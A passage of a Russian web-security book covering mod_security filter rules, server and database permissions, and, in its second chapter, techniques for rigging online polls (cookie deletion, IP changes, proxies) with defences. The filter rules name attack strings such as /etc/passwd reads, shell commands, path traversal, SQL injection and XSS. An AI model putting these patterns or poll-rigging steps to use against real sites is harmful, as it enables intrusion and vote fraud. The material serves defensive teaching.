- `SecFilter yyy log,exec:/home/apache/report-attack.pl` — если фильтр срабатывает, то будет выполнен сценарий /home/apache/report-attack.pl;
- `SecFilter /etc/password` — в запросе пользователя не должно быть обращения к файлу /etc/passwd. Таким же образом нужно добавить запрет к обращению и к файлу /etc/shadow;

- `SecFilter /bin/ls` — в запросе пользователя не должно быть обращения к программам. В данном случае запрещается команда `ls`, которая может позволить хакеру увидеть содержимое каталогов, если в сценарии есть ошибка. Необходимо запретить обращения к таким командам, как `cat`, `rm`, `cp`, `ftp` и др.;
- `SecFilter "\.\./"` — классическая атака, когда в URL указываются символы точек. Их не должно быть там;
- `SecFilter "delete[[:space:]]+from"` — запрет текста `delete ... from`, что чаще всего используется в SQL-запросах для удаления данных. Такой текст очень часто используется в атаках типа SQL-инъекция. Помимо этого, рекомендуется установить следующие фильтры:
  - `SecFilter "insert[[:space:]]+into"` используется в SQL-запросах для добавления данных;
  - `SecFilter "select.+from"` используется в SQL-запросах для чтения данных из базы;
  - `SecFilter "<(.|\n)+>"` и `SecFilter "<[[:space:]]*script"` позволяют защититься от XSS-атак.

Мы рассмотрели основные методы, которые могут повысить безопасность вашего Web-сервера. Таким образом, можно защищать даже сети из серверов. Дополнительную информацию можно получить с Web-сайта разработчиков данного модуля.

Модуль mod_rewrite

Модуль mod_rewrite предназначен для преобразования URL из одного вида в другой. Зачем это нужно? В URL хранится не только адрес сервера и путь к файлу, который запросил пользователь, но и параметры, которые передаются Web-странице. Мы уже говорили, что эти параметры не безопасны, и хакеры используют их для взлома, мы также будем их использовать для этих целей в следующей главе.

Так вот, с помощью mod_rewrite можно сделать так, чтобы URL выглядели в виде: **www.sitename.com/5754.htm**. Что здесь такого? На первый взгляд это простой HTML-файл, который не умеет принимать параметры, а на самом деле параметры просто скрыты благодаря модулю mod_rewrite, и это никакой не HTML-файл. Можно даже сказать больше — на сервере нет файла 5754.htm. На самом деле имя файла превращается в параметры, которые передаются определенному сценарию.

Чуть позже мы еще вернемся к этому модулю и рассмотрим методы взлома и обхода этой защиты.

1.11. Права доступа

В программировании и администрировании необходимо всегда отталкиваться от правила: запрещено все, что не разрешено. Когда вы настраиваете компьютер, сервер или пишете программу, необходимо сначала запретить абсолютно все и только потом выдавать определенные права. Это должно касаться всего, с чем вы работаете. Этот раздел посвящен правам доступа во всех его проявлениях в отношении Web-сервера.

1.11.1. Права сценариев Web-сервера

Сценарии должны выполняться в системе с минимальными правами. Например, ваш сценарий не должен иметь право обращаться к системным каталогам. Например, в каталоге /etc хранятся конфигурационные файлы ОС Linux, и если пользователь сможет скомпрометировать сценарий, то велика вероятность, что он сможет получить права администратора.

Сценарии выполняет Web-сервер (чаще всего для этих целей используют Apache или IIS в Windows), и именно его правами определяются права выполняемых сценариев. Наиболее эффективным методом защиты является создание непривилегированной учетной записи (с минимально необходимыми правами), от имени которой будет выполняться сам сервер Apache и все исполняемые им сценарии. Для Linux-систем лучше всего, чтобы Web-сервер работал от учетной записи nobody, а в случае с Windows-системой можно завести отдельную учетную запись для Apache.

Чтобы проще было управлять правами, располагайте файлы в отдельных каталогах по типам. Например, файлы с настройками (inc-, dat-файлы и т. д.) лучше всего поместить в один, файлы шаблонов — в другой, а файлы с функциями на JavaScript — в третий. Исполняемые файлы сценариев также не стоит разбрасывать по каталогам и лучше расположить их максимально компактно. Сгруппировав файлы по папкам, нужно установить соответствующие разрешения на эти папки с целью защиты информации.

Почему-то сценарии администрирования Web-сайтом программисты догадываются расположить в отдельном каталоге, а вот с остальными типами файлов — проблема. Ну, неужели так сложно разложить файлы с настройками, картинками и JavaScript по полочкам? Так ведь удобней ими управлять не только с точки зрения прав доступа, но и с точки зрения поиска, и даже просто красиво, когда все лежит аккуратно.

Права на выполнение должны быть только у тех файлов, которым это действительно необходимо. Например, файлы с командами JavaScript должны иметь права только для чтения, но никак не для выполнения, т. к. такие файлы выполняются на стороне клиента.

1.11.2. Права системных сценариев

У системных сценариев не должно быть никаких прав, и их владельцами должны быть только непривилегированные пользователи.

Каждый файл имеет определенные права. Политика прав доступа к файлам зависит от конкретной ОС. Давайте рассмотрим политику на примере Linux, который в последнее время становится наиболее популярным решением.

Права в ОС Linux определяются на основе трех составляющих:

1. Права владельца — по умолчанию кто создает файл, тот является и его владельцем.
2. Права группы — за файлом может быть закреплена определенная группа пользователей, и все пользователи этой группы могут иметь определенные права.
3. Права всех остальных — все остальные пользователи системы.

Для каждой составляющей можно назначить права доступа: чтение, запись и выполнение. Абсолютными правами на системный сценарий должен обладать только владелец, который, в свою очередь, должен обладать на сервере минимальными правами, а лучше быть никем (nobody, знающий Linux, да поймет меня). Все остальные должны иметь право только на выполнение. Давать права чтения и записи без особой надобности настоятельно не рекомендуется.

Если хакер сможет записать что-либо в исходный код системного сценария, то он сможет заменить его своей программой, которая будет выполнять необходимые взломщику действия. Например, на сервере может быть установлен сценарий, который будет выполнять какие-либо действия на нем: копировать файлы, читать конфигурационные файлы. Если права Web-сервера достаточны для чтения системного каталога /etc, то хакер может увидеть конфигурацию, списки пользователей и, возможно, даже пароли доступа.

1.11.3. Права доступа к СУБД

Многие программисты и администраторы не любят возиться с распределением прав на СУБД, надеясь, что подключаться будут только легальные пользователи, и они будут аккуратно работать с системой. Это большая ошибка. Назначенные права могут защитить вас от множества потенциальных проблем с безопасностью.

Первым делом вы должны защитить подключения к серверу. Если СУБД и Web-сервер, обрабатывающий сценарии, расположены на одном физическом компьютере или сервере, то необходимо запретить любые подключения

к СУБД извне. Должны быть разрешены только локальные подключения. О смене пароля по умолчанию я уже промолчу, т. к. упоминал об этом не один раз.

Если СУБД и Web-сервер физически разделены, то необходимо с помощью сетевого экрана разрешить подключения только с определенных IP-адресов: самого Web-сервера и компьютеров, на которых работают администраторы. Все остальные не должны иметь права прямого подключения, в идеале к СУБД вообще не должно быть удаленного подключения.

Чтобы сценарий смог получить данные, он подключается к определенной базе данных и в зависимости от прав доступа выполняет какие-либо действия. Многие администраторы не особенно любят возиться с правами доступа к объектам базы данных, а просто дают полные привилегии на все объекты. Это неверно. С помощью прав вы можете разрешить или запретить выполнения определенных команд. Например, большинство сценариев просто выбирает данные из таблиц и отображает их пользователю. Для этого достаточно иметь права только на выборку данных (оператор `SELECT`), при этом пользователь не будет иметь возможности удалять и добавлять данные.

Чаще всего отлаженные сценарии работают долгое время и без изменения структуры данных. Исходя из этого, вполне логичным было бы запретить учетной записи, через которую сценарий подключается к СУБД, изменять структуру базы данных, т. е. добавлять и удалять такие объекты, как базы данных, таблицы и т. д. То есть запрещаем выполнение команд:

- `CREATE TABLE`;
- `ALTER TABLE`;
- `DROP TABLE`.

Для внесения таких изменений необходимо иметь отдельную учетную запись или запись администратора и вмешиваться в структуру базы напрямую (с помощью утилит администрирования), а не через сценарии.

Администратор Web-сайта должен иметь больше прав, поэтому в сценарии администрирования можно для подключения использовать другие права, например те, которые вводит пользователь при входе в закрытую часть Web-сайта или защищенный каталог. Это удобно, когда у вас несколько администраторов с разными правами. В этом случае правильный доступ гарантируется не только проверками в сценарии, но и самой СУБД. Если администратор сможет обойти защиту сценария и попытается выполнить запрещенную операцию (например, удаление данных), то СУБД просто не сможет выполнить этого действия.

Современные СУБД, такие как MS SQL Server, Oracle и др., умеют работать с триггерами. Это программы на определенном языке (чаще всего SQL или

одно из его расширений — Transact-SQL или PL/SQL), которые выполняются в ответ на определенные события. Скажем, можно назначить триггер на удаление, который будет дополнительно проверять возможность удаления записей. Например, взломщик, который захочет удалить все данные, будет выполнять команду:

```
DELETE FROM имя_таблицы
```

Триггер может проверить, если количество удаляемых записей более 10, то отклонить попытку удаления, выдать ошибку и, возможно, даже отправить сообщение администратору. Дело в том, что в реальных приложениях очень редко удаляется более 10 записей. Чаще всего это хакеры пытаются чистить данные большими порциями. Таким образом, данные останутся в целостности и сохранности, и при этом администратор своевременно узнает о вторжении. Конечно же, эту защиту легко обойти, если удалять данные по частям, но это отнимет много времени, и не каждый взломщик решится на это. К тому же, очистить базу данных поисковой системы таким образом практически невозможно — для этого могут понадобиться годы.

С другой стороны, не обязательно удалять записи. Хакер может просто обновить базу, обнулив все поля:

```
UPDATE имя_таблицы
SET поле1='', поле2='' ...
```

Так хакер обойдет ограничение на удаление, но можно же запретить и массовые обновления. Если вы имеете опыт работы с базами данных, то попробуйте реализовать подобную защиту через триггеры. Подобный опыт в любом случае вам пригодится в будущем.

Более сложный метод защиты требует отличного знания базы данных и ее работы. Например, вы точно знаете, что удаление строк происходит очень редко. В этом случае можно с помощью триггера запретить удаление более 10 строк в день. Тут можно придумать различные правила, все зависит от вашего умения программировать и от конкретной ситуации на сервере.

В большинстве случаев данные на сервере вообще работают только на увеличение, а не удаление, поэтому операцию `DELETE` для учетной записи, через которую работают простые пользователи, можно вообще запретить. Даже если в каком-то сценарии необходимо удаление, то можно просто добавить в таблицу еще одно поле, которое будет определять видимость. Если значение в поле равно единице, то запись не нужно отображать (как будто она удалена). А когда на Web-сайт заходит администратор, то в этот момент можно запускать сценарий, который будет автоматически удалять скрытые строки (помеченные на удаление).

Таким образом, даже если хакер и проникнет на сервер с правами простого пользователя, а не администратора, то он не сможет уничтожить данные. Да, он может намусорить, потому что от операции `INSERT` никуда не денешься, но уничтожить не сможет.

А как же тогда обновление `UPDATE`? А вдруг хакер обнулит содержимое всех полей таблиц? И тут можно реализовать простейшую, но достаточно эффективную защиту, если база данных позволяет ставить разрешения на выполнение определенных операторов на отдельные поля. Не догадались? Можно разрешить обновление только поля, которое отвечает за видимость. Если нужно обновить строку, то старые данные помечаем, как невидимые, а новые данные добавляем в виде отдельной строки. Таким образом, максимальный ущерб — все записи помечены на удаление, но их легко восстановить. Главное, что сами данные на месте и в безопасности.

Тут есть недостаток, потому что данные в базе будут расти по мере того, как записи обновляются в таблице. Если к таблицам выполняется много запросов обновления, то данный метод может оказаться невыгодным и даже опасным. Хакер может написать программу, которая будет в цикле выполнять ваш сценарий, приводящий к обновлению данных. Так как в этот момент будет происходить вставка очередной строки, рано или поздно можно добиться того, что ключевое поле будет переполнено в таблице, и это приведет к отказу от обслуживания, т. е. DoS.

Права доступа к СУБД и триггеры — это очень мощный инструмент дополнительного обеспечения целостности данных сервера. Необходимо запретить все, а разрешить только самое необходимое. Чем больше средств защиты вы будете использовать, тем сложнее хакеру будет пробиться сквозь эту защиту и подобрать ключи к вашей крепости.

Большинство СУБД позволяет использовать систему, выполнять в ней команды или читать файлы. В MySQL есть такая команда `LOAD DATA LOCAL` *`file`*. Рекомендую запретить ее выполнение и не использовать в своих сценариях. Для этого в файле /etc/my.cnf пишем в разделе `[mysqld]`:

```
Set-variable=local-infile=0
```

Права на удаленное подключение к СУБД

Мы уже знаем, что пользователи не должны иметь права удаленного подключения к MySQL. Им просто это не нужно. Обращаясь к сценарию на языке PHP, именно Web-сервер, а не пользователь, подключается к СУБД.

Чтобы запретить удаленное подключение к MySQL, необходимо в файле /etc/my.cnf, в разделе `[mysqld]`, прописать параметр `skip-networking`. Но ад-

министраторы очень часто должны иметь доступ к базе данных удаленно. В этом случае можно поступить одним из следующих способов:

1. Разрешить удаленное подключение, но при этом защитить его с помощью сетевого экрана. MySQL принимает соединения на порт 3306. Необходимо прописать запрет на доступ к этому порту для всех и явно разрешить доступ только с определенных IP-адресов, где работают администраторы.
2. Использовать туннелирование. Это даже более предпочтительный вариант, потому что между сервером и клиентом данные будут передаваться в зашифрованном виде.

Можно использовать оба варианта. Для администраторов, которые находятся внутри одной сети с сервером, можно использовать открытое соединение и ограничивать права доступа через сетевой экран. Для удаленных пользователей, которые подключаются через Интернет по открытым каналам, можно использовать туннель.

1.12. Сложные пароли

Главное правило администратора: сложные пароли никто не отменял. Они должны быть везде, особенно на доступ к ОС и СУБД. Если хакер не сможет быстро проникнуть на сервер через сценарии, он попытается осуществить взлом простым перебором паролей.

1.13. Не все так безнадежно

Этот обзор хакерских атак не претендует на полноту даже с точки зрения взлома именно Web-сервера, но я постарался дать все необходимые начальные сведения. В то же время я воздержался от конкретных рецептов, потому что это может быть воспринято, как призыв к действию, а я не ставлю своей целью увеличить количество взломщиков. Надеюсь, что этот обзор поможет вам больше узнать о взломе и сделать собственную жизнь безопаснее.

В основном мы рассматривали теорию. Для реализации на практике всего вышесказанного нужны специализированные программы, и для определенных задач их придется писать самостоятельно.

Почему хакеры очень часто легко добиваются цели? Для этого есть несколько причин.

- Открытость сетевого трафика. По умолчанию пакеты, передаваемые по сети, не шифруются и легко могут быть прочитаны.

- Наличие ошибок в ОС и программном обеспечении, используемом на сервере, а главное — несвоевременное их обновление.
- Сложность организации защиты между разнородными сетями.
- Ошибки конфигурирования ОС, серверных программ и средств защиты.
- Невозможность защиты и бессилие серверов против такой атаки, как DDoS. На данный момент защищаются тем, что устанавливают серверы с максимальной производительностью и широкими каналами связи. Ведь просто неожиданный поток новых посетителей, например, благодаря какой-то новости в СМИ тоже может привести к отказу в обслуживании.
- Экономия на специалистах безопасности и системах обеспечения безопасности. Это самое страшное. Только специалист, имеющий многолетний опыт, может защитить систему от вторжения. Многие доверяются своим знаниям или просто конфигурируют системы с целью обучения. Но приобретать навыки надо на тестовых технических средствах, а рабочие серверы и компьютеры должны поддерживаться только специалистами.

В следующих главах мы будем использовать теорию, описанную здесь для взлома Web-сайтов. Я хочу еще раз предупредить вас, что практика необходима только для того, чтобы вы увидели, как можно защититься от атаки, но не для того, чтобы вы взламывали серверы.

Почему Web-сайты уязвимы и откуда берутся ошибки? Давайте попробуем разобраться. Любая программа может содержать ошибки, а Web-сайт может быть безопасным, только если он не содержит программ, а построен только на чистом языке разметки HTML. Этот язык не имеет никаких возможностей для доступа к файловой системе или СУБД, он содержит только теги, которые определяют оформление (внешний вид) документа. Таким образом, если неправильно использовать HTML, то максимальный вред, который можно нанести, — испортить форматирование.

Если протестировать Web-сайты Интернета на корректность, то большинство из них написаны с нарушениями правил W3C (World Wide Web Consortium, консорциум производителей ПО для Интернета), но это не говорит о том, что эти Web-сайты уязвимы, ведь это всего лишь разметка.

Но на HTML можно создать только простую домашнюю Web-страницу, сопровождение которой будет очень неудобным. Если вы создавали Web-сайты из HTML-страниц и после этого меняли дизайн или хотя бы один элемент дизайна, то должны знать, каких усилий требует эта простая операция.

Говоря о том, что Web-сайт, построенный на HTML, безопасен, не следует забывать, что опасность может прийти со стороны самого сервера и установленных на нем программ: хакер может осуществить взлом через ошибку в Apache или ОС.

При росте количества Web-страниц Web-сайта увеличивается сложность его сопровождения. В этом случае возможностей разметки становится недостаточно и приходится задействовать возможности сервера, т. е. приходится писать серверные программы (сценарии), которые смогут использовать файловую систему, серверные программы и базу данных для динамического построения Web-страниц. Если при написании программы допустить ошибку, то Web-сайт, да и весь сервер могут оказаться под угрозой вторжения со стороны хакера.

Чаще всего ошибки связаны с неверной обработкой параметров, получаемых от пользователя. Если получаемые данные используются при обращении к файловой системе, СУБД или другим серверным программам, то есть опасность, что хакер сможет получить возможность выполнять команды, которые не должны быть доступны.

Главная проблема программистов в том, что они пишут программу, чтобы она корректно выполняла поставленную задачу. При этом они надеются, что пользователь всегда будет передавать корректные данные, а если данные и будут не корректными, то не специально, т. е. простейшие ошибки типа "забыл указать параметр". Я сам как программист слишком доверчив, поэтому очень часто не проверяю параметры, полученные от пользователя на опасное содержимое.

На мой взгляд, помимо неопытности, именно доверчивость является главным врагом программиста. В программировании, как на войне — доверять никому нельзя, особенно, если программой будете пользоваться не только вы.

1.14. Ошибки есть, их не может не есть

Очень часто можно услышать высказывания типа: "Установите этот форум/чат/сценарий, потому что у него нет ошибок". На самом деле ошибки есть во многих сценариях, просто в некоторых их еще не нашли.

Еще одно интересное высказывание: "Этот форум безопаснее, потому что в нем не нашли ошибок и нет их описания в списках BugTraq". Если ошибок не нашли, не значит, что их нет. Возможно, что еще никто не искал, а если и искал, то не очень внимательно. Как я уже говорил, ошибки есть везде, ну, или почти везде. Скорее всего, сценарий еще недостаточно популярен, чтобы заинтересовать хакеров.

Как показывает практика, чем более популярна программа, тем больше в ней находят ошибок. Обратите внимание, что именно "находят".

Так что же тогда выбрать? Для этого сначала нужно определиться в преимуществах и недостатках самостоятельно написанных и разработанных на заказ программ, а также решений Open Source (программы с открытым исходным кодом).

1.14.1. Самостоятельно написанные программы

Если у вас нет достаточного опыта написания программ, то никогда, даже при лучших теоретических знаниях, не пытайтесь получить его, выполняя проект, который будет доступен широкой общественности, и от работы которого будет зависеть ваш финансовый доход. А если у вас нет даже теоретических знаний, то не стоит даже думать о самостоятельной разработке. Сначала лучше набраться опыта, и только потом зарабатывать деньги на программировании для Web или писать что-то серьезное.

Невозможно пересчитать, сколько проектов было взломано только по той причине, что их начинали разрабатывать неопытные программисты. Если вы не хотите, чтобы это произошло и с вашим, то не стоит повторять чужих ошибок. Проекты, которые будут открыты для массового использования, должны разрабатываться только профессионалами, потому что среди тысячи добросовестных посетителей может попасться один хакер или просто вредитель, который сможет найти уязвимость и использовать ее.

Лично я для тестов создал сайт с блогом (**www.flenov.info**), статьями и другими разделами, где я отлаживаю различные технологии и пробую их в действии, прежде чем использовать что-то в более важных проектах.

1.14.2. Решения Open Source

Решения Open Source можно выбирать для некоммерческих проектов. В этом случае следует регулярно следить за обновлениями и ставить их вовремя. Приведу пример. У меня был Web-сайт, который я не могу назвать большим, по посещаемости его даже к среднему классу отнести сложно, и при этом он работал с уже известными всем ошибками три месяца, прежде чем был взломан. Если бы я хоть немного был внимательней и меньше доверял посетителям, среди которых не все добросовестные, этого можно было бы избежать.

Мои сайты взламывали три раза, и все три раза виновниками были OpenSource-форумы и моя загруженность, не позволяющая постоянно следить за обновлениями. Если вы выберете что-то открытое, то подпишитесь на бюллетени безопасности сайтов с bagtraq и на новости производителя программы, чтобы узнавать об обновлениях как можно раньше и успевать обновлять программы.

Недостаток готовых решений и в том, что они реализуют намного больше возможностей, чем используют посетители сайтов. Каждая лишняя возможность — это всегда потенциальная угроза безопасности. В связи с этим никогда не устанавливайте лишние надстройки, особенно, если вы и ваши пользователи не пользуетесь ими. По моим наблюдениям, базовая конфигурация содержит меньше ошибок. Чаще всего ошибки находят именно в надстройках, которые предоставляют дополнительные возможности.

Когда вы выбираете готовое решение, то какому отдать предпочтение — популярному, в котором находят ошибки, или непопулярному, который находится в тени? Если честно, то вероятность взлома от популярности программы зависит не сильно. Тут все больше зависит от популярности вашего Web-сайта. Если он очень популярен, то хакеры заинтересуются им, и возможно, что найдут ошибку, которую еще никто не видел раньше.

Может показаться, что популярные и большие программы (сценарии) устанавливать нельзя, и они несут в себе только проблемы, но это не так. У больших проектов много преимуществ, например:

- чтобы держать марку и оставаться популярным, приходится наделять форум всеми необходимыми средствами не только удобства, но и безопасности;
- обновления выходят регулярно и чаще всего вовремя. Просто следите за новостями, и вероятность взлома вашего Web-сайта будет стремиться к нулю.

Если ваш Web-сайт не очень популярен, то можно выбрать и не очень популярный сценарий. Но если Web-сайт пользуется популярностью, то я бы не рисковал выбирать малоприметную программу. Дело в том, что такие программы очень часто бросают и о своевременной поддержке можно будет забыть. В этом случае, если появится ошибка, исправлять ее придется самостоятельно, и все проблемы поддержки лягут на вас.

В любом случае, если вы устанавливаете какой-либо сценарий, то должны хоть немного разбираться в языке программирования, который он использует — иногда исправлять ошибки приходится самостоятельно.

Мои рекомендации:

- если нет денег, а также, если вы уверены в своих силах, то лучше написать собственный сценарий;
- если проект коммерческий, и вы не уверены в своих силах, то лучше воспользоваться услугами профессионалов и заказать программу у сторонних разработчиков;
- если проект не коммерческий, то можно использовать открытое решение.

Прежде чем выносить какое-то решение, следует взвесить все "за" и "против". В любом случае, какое бы решение вы не приняли, я рекомендую вам изучать Web-программирование и больше изучать Web-безопасность. В качестве языка программирования я бы посоветовал PHP, как наиболее популярный и для которого в Интернете можно найти очень много готовых решений. На мой взгляд, на PHP написано большинство сценариев Open Source, доступных в Интернете.

1.14.3. Программы, написанные под заказ

Лучшее решение, если у вас есть деньги и возможность — это заказать программу у профессиональных программистов. У профессионалов всегда имеется достаточно наработок, которые можно использовать для решения вашей задачи. Хорошо отлаженный код позволяет создавать безопасные решения, а благодаря тому, что код, скорее всего, закрытый и структура базы данных заранее неизвестна хакеру, взлом значительно усложняется.

Что бы ни говорили сторонники Open Source (программы с открытым исходным кодом) в защиту открытости, я считаю, что у нее есть слишком большой недостаток: непрофессиональные и неопытные программисты. Многие создают и используют Open Source только для того, чтобы получить опыт и отточить свои знания.

Закрытую программу очень часто взломать намного сложнее. Даже если вы найдете потенциальную ошибку, каждое продвижение может сопровождаться серьезными проблемами и препятствиями. Открытые технологии приносят больше проблем, чем закрытые (имеются в виду Web-проекты), потому что предоставляют хакеру слишком много информации:

- как мы уже определили, хакер знает структуру базы данных;
- хакер знает, где находится панель администрирования;
- открыта информация о том, где находятся основные настройки и пароли доступа.

Это основные недостатки, которые облегчают взлом, закрытые решения лишены их. Да, в защиту Open Source можно сказать, что благодаря открытости в таких программах находят и исправляют ошибки, а в закрытых системах больше взведенных бомб, которые могут взорваться в любой момент. Пусть лучше эти бомбы будут взведены в закрытом коде и никогда не взорвутся, чем будут взрываться каждый месяц в открытом. В этом случае, каждый месяц вы будете сидеть на бомбе, которая может взорваться, если не успеть вовремя обновить уязвимые сценарии.

Другое дело, что не всегда удается правильно определить профессионалов, способных построить для вас защищенную систему. Тут лучше отдать предпочтение тем, в ком вы уверены или кого вам могут посоветовать знающие люди. Наибольший риск при работе с фрилансерами, потому что на этом рынке очень много людей с совершенно разным опытом, и можно попасть на темную лошадку.

1.15. Сложность защиты

Современные системы очень сложные и состоят из множества компонентов, поэтому и защита усложняется. В сложной системе безопасность измеряется ее самым слабым звеном. Совсем избавится от слабых мест невозможно, но желательно сделать так, чтобы такое звено было максимально защищенным. Проблема защиты сложных систем заключается в том, что вы должны защищать абсолютно все звенья. Взломщику достаточно найти только одну ошибку, и все усилия защищающейся стороны пойдут прахом.

Чем проще система, тем проще определять потенциальные угрозы и слабые места. Чтобы система была проще, следует рассмотреть вариант с уменьшением сложности системы и уменьшения количества используемых технологий.

Например, гетерогенные системы могут оказаться эффективным инструментом решения задач. Объединив ОС Linux и Windows для решения вашей задачи, вы можете воспользоваться преимуществами обеих систем. С другой стороны, общая сложность решения увеличивается в разы, нужно обслуживать и проводить мониторинг уже не одной ОС, а двух, совершенно разных систем с разными подходами к безопасности. В результате, обслуживание такого решения может оказаться намного более дорогим, чем предполагалось.

Чтобы проще было защищать систему, нужно свести к минимуму сложность системы и количество звеньев в ней. Защищающейся стороне проще и дешевле будет поддерживать такую систему, а злоумышленнику останется меньше звеньев, в которых можно найти ошибку.

Идеальной системы не бывает, поэтому основная задача защищающейся стороны — содержать систему в приемлемом состоянии безопасности. Например, я уже говорил, что использование готовых решений не всегда безопасно. Уже было множество примеров, когда форумы типа phpBB оказывались причиной массовых взломов. Но регулярное обновление программ позволит вам держать систему в приемлемом уровне, при котором вероятность взлома стремится к нулю.

Глава 2

Простые методы взлома

В этой главе мы рассмотрим несколько простых методов взлома, которые можно провести на большом количестве Web-сайтов. Подобные вещи чаще всего проводят с целью отомстить владельцам Web-сайта, потому что описываемые методы просты в применении, и я надеюсь, что вы не будете ими злоупотреблять — это то же самое, что бросать мусор на улице. Особых разрушений вы не добьетесь, только намусорите.

Сразу оговорюсь, что книга направлена не на то, чтобы научить вас подобным методам, а для того, чтобы вы знали возможные источники угрозы и умели от них защищаться. Я, как владелец нескольких Web-сайтов, не раз встречался со всеми описанными в этой главе шутками недобросовестных посетителей. Надеюсь, что эта глава поможет вам не столкнуться с такими же проблемами.

Если вы являетесь разработчиком сайта, то описываемый материал поможет вам в построении защиты. Если вы не разбираетесь в программировании, но владеете сайтом, то материал поможет узнать, на что нужно обращать внимание при выборе программ, которые будут работать на Web-сервере.

2.1. Накрутка голосования

Системы голосования на разных Web-сайтах постоянно развиваются, и программисты закрывают лазейки, с помощью которых пользователи могут голосовать многократно (накрутка голосования). Допустим, что некая компания проводит интернет-опрос, и вы, естественно, хотите, чтобы победила ваша версия ответа. Как же поступить в такой ситуации? Вариантов много, но все зависит от программы, которая собирает голоса пользователей.

Рассмотрим способы накрутки на Web-сайте **www.download.com**. Здесь можно голосовать за любимые программы, отдавая им свое предпочтение.

Если вы видите, что ваша избранница имеет плохой рейтинг, то можете попытаться изменить ситуацию и помочь разработчику.

Чтобы понять, как происходит накрутка, нужно знать, каким образом работает система голосования. Самый простой вариант ее работы — использование cookies (это так называемые файлы-плюшки, в которых можно сохранять любую полезную информацию). Каждый Web-сайт создает на вашем компьютере свой файл, к которому имеет доступ только он. Когда вы отдаете свой голос, то информация об этом сохраняется в cookies. Рассмотрим шаги, которые выполняются при голосовании:

1. Отправка пакета с ответом на вопрос.
2. Сервер обрабатывает ответ и присылает подтверждение.
3. Ваш компьютер сохраняет информацию в Cookies.

Таким образом, при следующей попытке голосования Web-сервер с помощью cookies определит, что вы уже голосовали, и не даст вам сделать этого повторно. Но так только предполагается, а сейчас мы рассмотрим методы, которыми эту защиту можно обойти.

2.1.1. Вариант накрутки № 1

Пять лет назад система голосования на **www.download.com** не имела абсолютно никакой защиты от подтасовки, и можно было воспользоваться простейшим способом "быстрого клика": заходите на Web-сайт, выбираете нужный вариант ответа и начинаете быстро нажимать кнопку **Отправить**.

Допустим, вы используете простую телефонную линию, тогда для отправки вашего ответа и получения подтверждения (записи данных в cookies) нужно время. Если в момент пересылки/получения пакета повторно нажать кнопку **Отправить**, то предыдущая посылка на клиентской стороне считается незавершенной и отменяется, а начинает работать новая сессия обмена данными. Когда на первую отправку придет подтверждение Web-сервера и просьба изменить Cookies, то запрос будет отклонен из-за несовпадения сессий.

Следовательно, если быстро нажимать кнопку **Отправить**, то будут отправляться пакеты с нашими вариантами ответа, а Web-сервер их обработает и добавит полученные голоса (т. е. выполнятся шаги 1 и 2). А вот ваш компьютер станет отклонять подтверждения, и третий шаг будет пропускаться, пока не произойдет одно из следующих событий:

- если вы прекратите быстро нажимать кнопку отправки ответа, то браузер примет файл cookies, полученный в результате последнего нажатия, и сохранит его;

- если между нажатиями кнопки отправки Web-сервер обработал запрос, а ваш компьютер успел принять подтверждение, то файл будет создан, и дальнейшие нажатия станут невозможными.

На выделенных линиях с большой скоростью подключения обмен пакетами происходит быстро, и можно не успеть нажать в очередной раз, а значит, файл cookies будет создан. В этом случае подойдет другой способ изменения счетчика.

2.1.2. Вариант накрутки № 2

Когда программисты замечают, что систему голосования накручивают первым способом, то они начинают создавать защиту. Простейший вариант: сразу после отправки ответа отключить кнопку (сделать ее недоступной) с помощью JavaScript, и вторая попытка нажатия станет невозможной.

Так как информация о голосовании сохраняется в Cookies, то необходимо его удалить. Для этого нужно перейти в папку \Documents and Settings*Имя пользователя*\Cookies, где *Имя пользователя* — это имя учетной записи, под которой вы вошли в систему. Здесь находятся файлы формата *Имя пользователя@адрес*.txt. После символа "@" идет адрес Web-сайта, с которого получен данный cookies. Найдите файл с нужным голосованием и просто удалите его, после чего можно повторить попытку.

Приведенный вариант подходит и в тех случаях, когда вы хотите повторить голосование первым способом *(см. разд. 2.1.1)*, но файл cookies уже существует.

2.1.3. Вариант накрутки № 3

Наиболее стойкая защита организуется путем проверки IP-адреса, т. е. голосовать с каждого IP-адреса можно только один раз. Тут возможны два варианта.

- При использовании модемного подключения IP-адрес назначается автоматически. В этом случае достаточно подключиться заново, чтобы получить новый IP-адрес, и повторить голосование.
- Если у вас выделенная линия, то для повторного голосования пользуйтесь подключением через анонимные прокси-серверы, списков которых в Интернете предостаточно.

Очень часто программисты для защиты от накруток используют учет IP-адреса и cookies одновременно. В этом случае нужно обязательно удалять соответствующий Web-сайту cookies, иначе система голосования определит подвох.

Применение защиты по IP-адресу — достаточно сложное дело. Очень многие пользователи Интернета работают через различные промежуточные сети,

но имеют один общий IP-адрес, например, многие компании предоставляют доступ к Интернету для своих сотрудников через прокси-сервер. Если хотя бы один сотрудник такой компании проголосует на Web-сайте, то остальные потеряют такую возможность, и поэтому нельзя будет говорить о какой-либо объективности опроса.

Именно поэтому IP-адреса, используемые системами голосования только для определения источника накрутки, хранятся в базе недолго. Через определенное время вы без проблем сможете проголосовать с того же IP-адреса. Для долговременной идентификации проголосовавших чаще всего используются именно cookies, которые нужно регулярно удалять, а если знать их содержимое, то достаточно просто редактировать.

Если IP-адрес блокируется только на короткий промежуток времени, то накрутка становится не таким уж и сложным занятием. Для этого достаточно выбрать свой вариант ответа и нажать кнопку отправки. Перед нами откроется Web-страница, которая получает и, возможно, сразу отображает полученную информацию. Отдыхаем определенное время, в течение которого происходит снятие запрета IP-адреса, а потом просто нажимаем в браузере кнопку **Обновить** или клавишу <F5> (для Internet Explorer). В ответ браузер должен сообщить, что произойдет повторная отправка данных, и запросить разрешение этой отправки. Если ответить положительно, то будет отправлен точно такой же пакет данных и голос будет принят.

Иногда получение данных происходит по трехуровневой схеме, из трех сценариев (все это может делать один файл):

- сценарий 1 отображает форму для ввода;
- сценарий 2 получает данные от пользователя, сохраняет их в базе и передает управление сценарию 3;
- сценарий 3 отображает результат.

В этом случае по завершении отправки вы будете находиться в сценарии 3, который просто отображает информацию. Если нажать кнопку обновления, то сценарий на Web-сервере просто ничего не получит. Придется нажимать кнопку **Назад**, чтобы попасть на сценарий 2 или к сценарию 1, чтобы повторить отправку данных.

2.1.4. Защита от накрутки

Если в голосовании есть возможность накручивать результаты ответов, то смысл от такого голосования стремится к нулю. Результатам нельзя верить, и они могут только ввести в заблуждение разработчиков и посетителей Web-сайта. Разработчик обязан предусмотреть накрутку и создать необходимую защиту.

Как можно защититься? На мой взгляд, самый эффективный метод состоит в выполнении следующих шагов:

- давать возможность голосовать только зарегистрированным пользователям;
- в базе данных создать табличку, в которой будут сохраняться имена всех проголосовавших пользователей;
